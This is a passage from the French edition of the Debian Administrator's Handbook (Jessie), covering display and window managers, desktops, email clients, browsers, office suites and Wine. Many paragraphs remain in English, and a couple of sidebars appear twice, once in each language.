L’interface graphique n’est qu’un espace d’affichage... Si on se contente d’y exécuter le serveur X, l’écran restera désespérément vide. C’est pourquoi on installe habituellement un gestionnaire d’écran (*display manager*) affichant un écran d’authentification de l’utilisateur et exécutant ensuite son bureau graphique habituel. Les principaux gestionnaires d’écrans sont *gdm3* (*GNOME Display Manager*), *kdm* (*KDE Display Manager*) et *lightdm* (*Light Display Manager*). Les administrateurs de Falcot SA ont retenu *gdm3* puisqu’il s’associe logiquement à GNOME, le bureau graphique retenu. Le fichier */etc/gdm3/daemon.conf* peut compter de nombreuses options de configuration (la liste se trouve dans */usr/share/gdm/gdm.schemas*) pour contrôler son comportement, alors que */etc/gdm3/greeter.dconf-defaults* contient des paramètres pour la « session » dédiée à l’écran d’accueil (plus qu’une fenêtre d’identification, il s’agit d’un bureau graphique restreint avec des fonctionnalités liées à la gestion d’énergie et à l’accessibilité). Signalons que certains des paramètres les plus utiles pour les utilisateurs peuvent se configurer par l’intermédiaire du centre de contrôle GNOME.

13.2.2. Choix d'un gestionnaire de fenêtres

Since each graphical desktop provides its own window manager, which window manager you choose is usually influenced by which desktop you have selected. GNOME uses the `mutter` window manager, KDE uses `kwin`, and Xfce (which we present later) has `xfwm`. The Unix philosophy always allows using one's window manager of choice, but following the recommendations allows an administrator to best take advantage of the integration efforts led by each project.

B.A.-BA

Gestionnaire de fenêtres

The window manager displays the “decorations” around the windows belonging to the currently running applications, which includes frames and the title bar. It also allows reducing, restoring, maximizing, and hiding windows. Most window managers also provide a menu that pops up when the desktop is clicked in a specific way. This menu provides the means to close the window manager session, start new applications, and in some cases, change to another window manager (if installed).

Older computers may, however, have a hard time running heavyweight graphical desktop environments. In these cases, a lighter configuration should be used. “Light” (or small footprint) window managers include WindowMaker (in the `wmaker` package), Afterstep, fvwm, icewm, blackbox, fluxbox, or openbox. In these cases, the system should be configured so that the appropriate window manager gets precedence; the standard way is to change the `x-window-manager` alternative with the command `update-alternatives --config x-window-manager`.

SPÉCIFICITÉ DEBIAN

Les choix (*alternatives*)

La charte Debian définit un certain nombre de commandes standard capables d'effectuer une action prédéfinie. Ainsi, la commande `x-window-manager` invoque un gestionnaire de fenêtres. Au lieu d'affecter cette commande à un gestionnaire de fenêtres pré-sélectionné, Debian permet à l'administrateur de l'associer au gestionnaire de son choix.

Chaque gestionnaire de fenêtres s'enregistre comme un choix valable pour `x-window-manager` et fournit une priorité associée. Celle-ci permet de sélectionner automatiquement le meilleur gestionnaire de fenêtres installé en l'absence d'un choix explicite de l'administrateur.

C'est le script `update-alternatives` qui est utilisé à la fois par les paquets pour s'enregistrer comme un choix et par l'administrateur pour modifier le logiciel sur lequel la commande symbolique pointe (`update-alternatives --config commande-symbolique`). Chaque commande symbolique pointe en réalité vers un lien symbolique contenu dans le répertoire `/etc/alternatives/`, modifié par la commande `update-alternatives` au gré des mises à jour et des requêtes de l'administrateur. Si un paquet fournissant un choix est désinstallé, c'est le choix de priorité suivante qui le remplace.

Toutes les commandes symboliques existantes ne sont pas explicitées par la charte Debian et certains responsables de paquets Debian ont délibérément choisi d'employer ce mécanisme dans d'autres cas moins standards où il apportait une souplesse appréciable (citons par exemple `x-www-browser`, `www-browser`, `cc`, `c++`, `awk`, etc.).

13.2.3. Gestion des menus

Les bureaux modernes et de nombreux gestionnaires de fenêtres disposent de menus donnant la liste des applications accessibles à l'utilisateur. Pour avoir des menus à jour correspondant aux applications réellement disponibles, chaque paquet fournit habituellement un fichier `.desktop` dans `/usr/share/applications`. Le format de ces fichiers a été standardisé par FreeDesktop.org :

⇒ <http://standards.freedesktop.org/desktop-entry-spec/latest/>

Il est possible de personnaliser encore les menus d'applications à travers les fichiers de configuration globaux du système décrits par la spécification « Desktop Menu Specification ». Les utilisateurs finaux peuvent même personnaliser leurs propres menus grâce à des outils graphiques tels que *kmenuedit* (dans KDE), *alacarte* (dans GNOME) ou *menulibre*.

⇒ <http://standards.freedesktop.org/menu-spec/latest/>

HISTOIRE	
Le système de menus de Debian	Historiquement — bien avant l'apparition des standards FreeDesktop.org — Debian avait inventé son propre système de menus, dans lequel chaque paquet fournissait (dans <code>/usr/share/menu/</code>) une description générique des entrées de menu souhaitées. Cet outil est encore disponible dans Debian (dans le paquet <i>menu</i>), mais il n'a plus qu'une utilité marginale, puisque les responsables de paquets sont encouragés à utiliser plutôt les fichiers <code>.desktop</code> .

13.3. Bureaux graphiques

Le domaine des bureaux graphiques connaît deux grandes familles de logiciels : GNOME et KDE, tous deux très populaires. C'est un phénomène que l'on ne retrouve pas dans tous les domaines du logiciel libre ; les concurrents d'Apache ne sont ainsi que des serveurs web marginaux.

This diversity is rooted in history. KDE was the first graphical desktop project, but it chose the Qt graphical toolkit and that choice wasn't acceptable for a large number of developers. Qt was not free software at the time, and GNOME was started based on the GTK+ toolkit. Qt has since become free software, but the projects still evolved in parallel.

Ils collaborent cependant : par l'intermédiaire de FreeDesktop.org, ils ont défini des normes favorisant l'interopérabilité entre les différentes applications.

Nous ne nous aventurerons pas à répondre à l'épineuse question du choix du bureau graphique : ce chapitre passe rapidement en revue les différentes possibilités et fournit des éléments de réflexion sur le sujet. Il est toujours préférable d'essayer les différentes possibilités avant d'en adopter une.

13.3.1. GNOME

Debian *Jessie* contient la version 3.14 de GNOME, qui s'installe simplement par la commande `apt-get install gnome` (et qui est automatiquement installée par la tâche Environnement graphique de bureau).

GNOME is noteworthy for its efforts in usability and accessibility. Design professionals have been involved in writing its standards and recommendations, which has helped developers to create satisfying graphical user interfaces. The project also gets encouragement from the big players of computing, such as Intel, IBM, Oracle, Novell, and of course, various Linux distributions. Finally, many programming languages can be used in developing applications interfacing to GNOME.




FIGURE 13.1 Le bureau GNOME

For administrators, GNOME seems to be better prepared for massive deployments. Application configuration is handled through the GSettings interface and stores its data in the DConf database. The configuration settings can thus be queried and edited with the `gsettings`, and `dconf` command-line tools, or by the `dconf-editor` graphical user interfaces. The administrator can therefore change users' configuration with a simple script. The GNOME website provides information to guide administrators who manage GNOME workstations:

► <https://help.gnome.org/admin/>

13.3.2. KDE

La version 4.14 de KDE, intégrée à Debian *Jessie*, s'installe facilement avec la commande `apt-get install kde-standard`.

KDE has had a rapid evolution based on a very hands-on approach. Its authors quickly got very good results, which allowed them to grow a large user-base. These factors contributed to the overall project quality. KDE is a mature desktop environment with a wide range of applications.




FIGURE 13.2 Le bureau KDE

Since the Qt 4.0 release, the last remaining license problem with KDE has been solved. This version was released under the GPL both for Linux and Windows (the Windows version was previously released under a non-free license). Note that KDE applications must be developed using the C++ language.

13.3.3. Xfce et autres

Xfce est un bureau graphique simple et allégé qui convient parfaitement aux ordinateurs limités en ressources. Il s'installe avec la commande `apt-get install xfce4`. Il s'appuie — comme GNOME — sur la bibliothèque graphique GTK+ et de nombreux composants sont communs avec ce dernier.

Unlike GNOME and KDE, Xfce does not aim to become a vast project. Beyond the basic components of a modern desktop (file manager, window manager, session manager, a panel for application launchers and so on), it only provides a few specific applications: a terminal, a calendar (Orage), an image viewer, a CD/DVD burning tool, a media player (Parole), sound volume control and a text editor (mousepad).




FIGURE 13.3 Le bureau Xfce

Another desktop environment provided in *Jessie* is LXDE, which focuses on the “lightweight” aspect. It can be installed with the *lxde* meta-package.

13.4. Courrier électronique

13.4.1. Evolution

COMMUNAUTÉ

Les paquets populaires

Installing the *popularity-contest* package enables participation in an automated survey that informs the Debian project about the most popular packages. A script is run weekly by cron which sends (by HTTP or email) an anonymized list of the installed packages and the latest access date for the files they contain. This allows the Debian maintainers to know which packages are most frequently installed, and of these, how frequently they are actually used.

Ces informations sont extrêmement utiles au projet Debian et lui permettent notamment de savoir quels paquets intégrer sur les premiers disques d’installation. Il lui est aussi possible de vérifier si un paquet est employé ou non avant de décider de le supprimer de la distribution. C’est pourquoi nous vous invitons fortement à installer le paquet *popularity-contest* et à participer au sondage.

Les statistiques ainsi collectées sont publiées quotidiennement.

► <http://popcon.debian.org/>

These statistics can also help users to choose between two packages that seem otherwise equivalent. Choosing the more popular package is probably a safer choice.

Evolution is the GNOME email client and can be installed with `apt-get install evolution`. Evolution is more than a simple email client: it also provides a calendar, an address book, a task list, and a memo (free-form note) application. Its email component includes a powerful message indexing system, and allows for the creation of virtual folders based on search queries on all archived messages. In other words, all messages are stored the same way but displayed in a folder-based organization, each folder containing messages that match a set of filtering criteria.




FIGURE 13.4 Le logiciel de messagerie Evolution

An extension to Evolution allows integration with a Microsoft Exchange email system; the required package is `evolution-ews`.

13.4.2. KMail

On installe le logiciel de messagerie de KDE en exécutant `apt-get install kmail`. Il se contente de gérer le courrier électronique, mais fait partie d'un ensemble logiciel appelé « KDE-PIM » (*PIM* signifiant *Personal Information Manager*, ou gestionnaire des informations personnelles) qui regroupe évidemment les fonctionnalités de carnet d'adresses, d'agenda, etc. Kmail dispose de toutes les fonctionnalités requises pour être un excellent client de messagerie.




FIGURE 13.5 Le logiciel de messagerie KMail

13.4.3. Thunderbird et Icedove

The *icedove* package provides the Debian version of Thunderbird, the email client from the Mozilla software suite. For legal reasons detailed in the sidebar « [Iceweasel et Firefox \(et les autres\)](#) » page 405, Debian Jessie contains Icedove, and not Thunderbird, but the only real differences between them are their names and icons.

Various localization sets are available in *icedove-l10n-** packages; the *enigmail* extension handles message encrypting and signing, but it is not available in all languages.




FIGURE 13.6 Le logiciel de messagerie Icedove

13.5. Navigateurs web

Epiphany, le navigateur web développé par GNOME, utilise le moteur d'affichage WebKit développé par Apple pour Safari. On le trouve dans le paquet Debian *epiphany-browser*.

Konqueror, available in the *konqueror* package, is the KDE file manager, which also functions as a web browser. It uses the KDE-specific KHTML rendering engine; KHTML is an excellent engine, as witnessed by the fact that Apple's WebKit is based on KHTML.

Les personnes satisfaites par aucun des deux navigateurs mentionnés précédemment pourront se tourner vers Iceweasel. Ce navigateur, qu'on trouve dans le paquet Debian *iceweasel*, exploite le moteur Gecko développé par le projet Mozilla et y adjoint une interface légère et extensible.



FIGURE 13.7 Le navigateur web *Iceweasel*

CULTURE

Mozilla

Netscape Navigator était le navigateur emblématique du début du Web, mais l'arrivée de Microsoft Internet Explorer l'a progressivement marginalisé. Face à cet échec, la société Netscape a décidé de « libérer » ses codes sources (en les publiant sous une licence libre) pour tenter de lui donner une seconde vie. C'était le début du projet Mozilla. Après de nombreuses années de développement, le résultat est plus que satisfaisant : le projet Mozilla est à l'origine d'un moteur de rendu HTML (nommé Gecko) parmi les plus compatibles avec les normes. Il est notamment employé par Mozilla Firefox, un navigateur connaissant un franc succès et une croissance importante du nombre de ses utilisateurs.

CULTURE**Iceweasel et Firefox (et les autres)**

De nombreux utilisateurs seront à coup sûr surpris de ne pas trouver Mozilla Firefox dans les menus de Debian *Jessie*. Qu'ils se rassurent : le paquet *iceweasel* contient Iceweasel, qui est essentiellement Firefox sous un autre nom.

La raison de ce renommage est en rapport avec les règles que la Fondation Mozilla a fixées pour l'utilisation de la marque déposée Firefox™ : tout logiciel appelé Firefox doit obligatoirement utiliser le logo et les icônes Firefox officielles. Or ce logo et ces icônes n'étant pas libres, Debian ne peut donc pas les distribuer dans la section *main*. Plutôt que de déménager l'ensemble du navigateur vers la section *non-free*, le responsable du paquet a opté pour un changement de nom.

La commande `firefox` existe toujours au sein du paquet *iceweasel*, mais uniquement pour la compatibilité avec des outils qui essayeraient d'exploiter cette commande.

De la même manière, et pour les mêmes raisons, Icedove remplace Thunderbird™ (le logiciel de courrier électronique).

CULTURE**Mozilla**

Netscape Navigator was the standard browser when the web started reaching the masses, but lost ground when Microsoft bundled Internet Explorer with Windows and signed contracts with computer manufacturers which forbade them from pre-installing Netscape Navigator. Faced with this failure, Netscape (the company) decided to “free” its source code, by releasing it under a free license, to give it a second life. This was the beginning of the Mozilla project. After many years of development, the results are more than satisfying: the Mozilla project brought forth an HTML rendering engine (called Gecko) that is among the most standard-compliant. This rendering engine is in particular used by the Mozilla Firefox browser, which is one of the most successful browsers, with a fast-growing user base.

Jessie contient également le navigateur web Chromium (disponible dans le paquet *chromium-browser*). Développé par Google, ce navigateur évolue à un rythme très rapide... à tel point qu'il ne sera sûrement pas possible d'assurer la maintenance de la même version sur la durée de vie de Debian *Jessie*. Son objectif est clairement de rendre les services web plus attractifs d'une part en optimisant le navigateur pour plus de vitesse, et d'autre part en augmentant la sécurité de l'utilisateur. Cette version libre sert également à créer une version propriétaire — Google Chrome.

COMMUNAUTÉ**Les paquets populaires**

En installant le paquet Debian *popularity-contest*, vous pouvez participer à un sondage (automatique) qui permet au projet Debian de recenser les paquets les plus populaires. Un script lancé hebdomadairement par cron envoie par HTTP ou par courrier électronique, de façon aussi anonyme que possible, la liste des paquets installés ainsi que la date de dernier accès aux fichiers contenus dans chacun. Ce système révèle quels paquets sont installés et lesquels sont réellement utilisés.

Ces informations sont extrêmement utiles au projet Debian et lui permettent notamment de savoir quels paquets intégrer sur les premiers disques d'installation. Il lui est aussi possible de vérifier si un paquet est employé ou non avant de décider de le supprimer de la distribution. C'est pourquoi nous vous invitons fortement à installer le paquet *popularity-contest* et à participer au sondage.

Les statistiques ainsi collectées sont publiées quotidiennement.

► <http://popcon.debian.org/>

Ces statistiques peuvent éventuellement vous aider à choisir entre deux paquets qui vous semblent équivalents. En prenant le plus populaire, vous multipliez vos chances de faire un bon choix.

13.6. Développement

13.6.1. Outils pour GTK+ sur GNOME

Anjuta (du paquet Debian éponyme) est un environnement de développement permettant de créer des applications GTK+ pour GNOME. Glade (du paquet Debian éponyme) est un logiciel capable de créer des interfaces utilisateur avec GTK+ sous GNOME et de les enregistrer dans un fichier (au format XML). La bibliothèque partagée *libglade* permet alors de recréer dynamiquement les interfaces sauvegardées — fonctionnalité intéressante par exemple pour des greffons (*plug-ins*) ayant besoin d'une boîte de dialogue.

Anjuta, projet beaucoup plus ambitieux, a pour objectif de conjuguer de façon modulaire toutes les fonctionnalités nécessaires à un environnement de développement intégré.

13.6.2. Outils pour Qt sur KDE

KDevelop (du paquet Debian *kdevelop*) est un environnement de développement pour KDE. Qt Designer (du paquet Debian *qttools5-dev-tools*) est un logiciel facilitant la conception d'interface graphique pour Qt sur KDE.

13.7. Travail collaboratif

13.7.1. Travail en groupe : *groupware*

Groupware tools tend to be relatively complex to maintain because they aggregate multiple tools and have requirements that are not always easy to reconcile in the context of an integrated distribution. Thus there is a long list of groupware packages that were once available in Debian but have been dropped for lack of maintainers or incompatibility with other (newer) software in Debian. This has been the case with PHPGroupware, eGroupware, and Kolab.

- <http://www.phpgroupware.org/>
- <http://www.egroupware.org/>
- <http://www.kolab.org/>

All is not lost though. Many of the features traditionally provided by “groupware” software are increasingly integrated into “standard” software. This is reducing the requirement for specific,

specialized groupware software. On the other hand, this usually requires a specific server. Citadel (in the *citadel-suite* package) and Sogo (in the *sogo* package) are alternatives that are available in Debian Jessie.

13.7.2. Travail collaboratif avec FusionForge

FusionForge est un outil de développement collaboratif. Historiquement, il dérive de SourceForge, service d'hébergement en ligne de projets logiciels libres. Il en garde l'approche, basée sur le mode de développement du logiciel libre, et a continué à évoluer après que le code de SourceForge a été rendu propriétaire (les détenteurs des droits — VA Software — ont décidé de ne plus le diffuser sous une licence libre). Il fournit donc également quelques fonctionnalités mieux adaptées à un mode de fonctionnement plus traditionnel, ainsi qu'à des activités qui ne relèvent pas du développement pur.

FusionForge est en réalité une agglomération d'un ensemble d'outils permettant de gérer, suivre et animer des projets. Ces outils relèvent de trois grandes catégories :

- *communication*: web forums, mailing-list manager, and announcement system allowing a project to publish news
- *tracking*: tools to track project progress and schedule tasks, to track bugs, feature requests, or any other kind of “ticket”, and to run surveys
- *partage* : outil de centralisation des documentations pour un projet, mise à disposition de fichiers génériques, espace web dédié à chaque projet.

Since FusionForge largely targets development projects, it also integrates many tools such as CVS, Subversion, Git, Bazaar, Darcs, Mercurial and Arch for source control management (also called “configuration management” or “version control”). These programs keep a history of all the revisions of all tracked files (often source code files), with all the changes they go through, and they can merge modifications when several developers work simultaneously on the same part of a project.

Most of these tools can be accessed or even managed through a web interface, with a fine-grained permission system, and email notifications for some events.

13.8. Suites bureautiques

Office software has long been seen as lacking in the free software world. Users require replacements for Microsoft tools such as Word and Excel, but these are so complex that replacements were hard to develop. The situation changed when Sun released the StarOffice code under a free license as OpenOffice, a project which later gave birth to Libre Office, which is available on Debian. The KDE project also has its own office suite, called Calligra Suite (previously KOffice), and GNOME, while never offering a comprehensive office suite, provides AbiWord as a word processor and Gnumeric as a spreadsheet. The various projects each have their strengths. For instance, the Gnumeric spreadsheet is better than OpenOffice.org/Libre Office in some domains, notably

the precision of its calculations. On the word processing front, the Libre Office suite still leads the way.

Another important feature for users is the ability to import Microsoft Office documents. Even though all office suites have this feature, only the ones in OpenOffice.org and Libre Office are functional enough for daily use.

PERSPECTIVE

**Libre Office remplace
OpenOffice.org**

OpenOffice.org contributors set up a foundation (*The Document Foundation*) to foster the project's development. The idea had been discussed for some time, but the actual trigger was Oracle's acquisition of Sun. The new ownership made the future of OpenOffice under Oracle uncertain. Since Oracle declined to join the foundation, the developers had to give up on the OpenOffice.org name. This office suite is now known as *Libre Office*, and is available in Debian.

After a period of relative stagnation on OpenOffice.org, Oracle donated the code and associated rights to the Apache Software Foundation, and OpenOffice is now an Apache project. This project is not currently available in Debian.

Libre Office and Calligra Suite are available in the *libreoffice* and *calligra* Debian packages, respectively. Although the *gnome-office* package was previously used to install a collection of office tools such as AbiWord and Gnumeric, this package is no longer part of Debian, with the individual packages now standing on their own.

Language-specific packs for Libre Office are distributed in separate packages, most notably *libreoffice-l10n-** and *libreoffice-help-**. Some features such as spelling dictionaries, hyphenation patterns and thesauri are in separate packages, such as *mymspell-**, *hunspell-**, *hyphen-** and *mythes-**.

13.9. L'émulation Windows : Wine

Quels que soient les efforts fournis sur tous les plans précédents, on trouve toujours tel ou tel outil particulier sans équivalent connu sous Linux ou dont il est absolument nécessaire d'employer la version originale. C'est pourquoi les systèmes d'émulation de Windows sont intéressants. C'est précisément le rôle du logiciel Wine.

► <https://www.winehq.org/>

COMPLÉMENTS

CrossOver Linux

La société CodeWeavers a amélioré Wine en créant *CrossOver* — ce dernier permettrait d'employer Microsoft Office sans soucis grâce à une palette plus large de fonctionnalités émulées. Certaines de ses améliorations sont réintégrées à Wine.

► <http://www.codeweavers.com/products/>

Il serait toutefois regrettable de se limiter à son étude, alors même que cette problématique peut être résolue de manière élégante avec d'autres outils comme une machine virtuelle ou bien encore VNC, tous deux présentés dans les encadrés « **Les machines virtuelles** » page 410 et « **Windows Terminal Server ou VNC** » page 410.

Rappelons au passage qu'une émulation permet d'exécuter un programme développé pour un autre système en imitant celui-ci grâce à un logiciel (qui en simule donc les fonctionnalités du mieux qu'il peut à partir des possibilités du système hôte sur lequel il s'exécute).

Installons maintenant les paquets requis (*ttf-mscorefonts-installer* est dans la section contrib) :

```
# apt-get install wine ttf-mscorefonts-installer
```

Sur un système 64 bits (amd64), si vos applications Windows sont des applications 32 bits, il faudra activer le multi-architecture pour pouvoir installer le paquet *wine32* en architecture i386 (voir section [5.4.5, « Support multi-architecture »](#) page 105).

L'utilisateur doit alors exécuter *winecfg* et configurer quel emplacement (Debian) correspond à quel lecteur (Windows). *winecfg* a des valeurs par défaut raisonnables et peut autodéetecter plusieurs lecteurs ; signalons que si vous avez un système en double boot, il ne faut pas faire pointer le lecteur C: vers l'emplacement où la partition Windows est montée sous Debian, sinon Wine va probablement écraser quelques données sur cette partition, rendant Windows inutilisable. Les autres paramètres peuvent être conservés à leur valeur par défaut. Pour exécuter des programmes Windows, il faut tout d'abord les installer en exécutant leur installateur (Windows) sous Wine, par exemple avec une commande comme *wine .../setup.exe* ; une fois le programme installé, on peut l'exécuter avec *wine .../program.exe*. L'emplacement exact du fichier *program.exe* dépend de l'emplacement configuré pour le lecteur C: ; toutefois, dans de nombreux cas, exécuter *wine program* fonctionnera parce que le programme est souvent installé dans un emplacement standard où Wine peut le retrouver.

ASTUCE

**Contourner une erreur de
winecfg**

Dans certains cas, *winecfg* (qui n'est qu'un script auxiliaire) échoue. Il est possible de contourner cet échec en lançant la commande réelle à la main : *wine64 /usr/lib/x86_64-linux-gnu/wine/wine/winecfg.exe.so* ou *wine32 /usr/lib/i386-linux-gnu/wine/wine/winecfg.exe.so*.

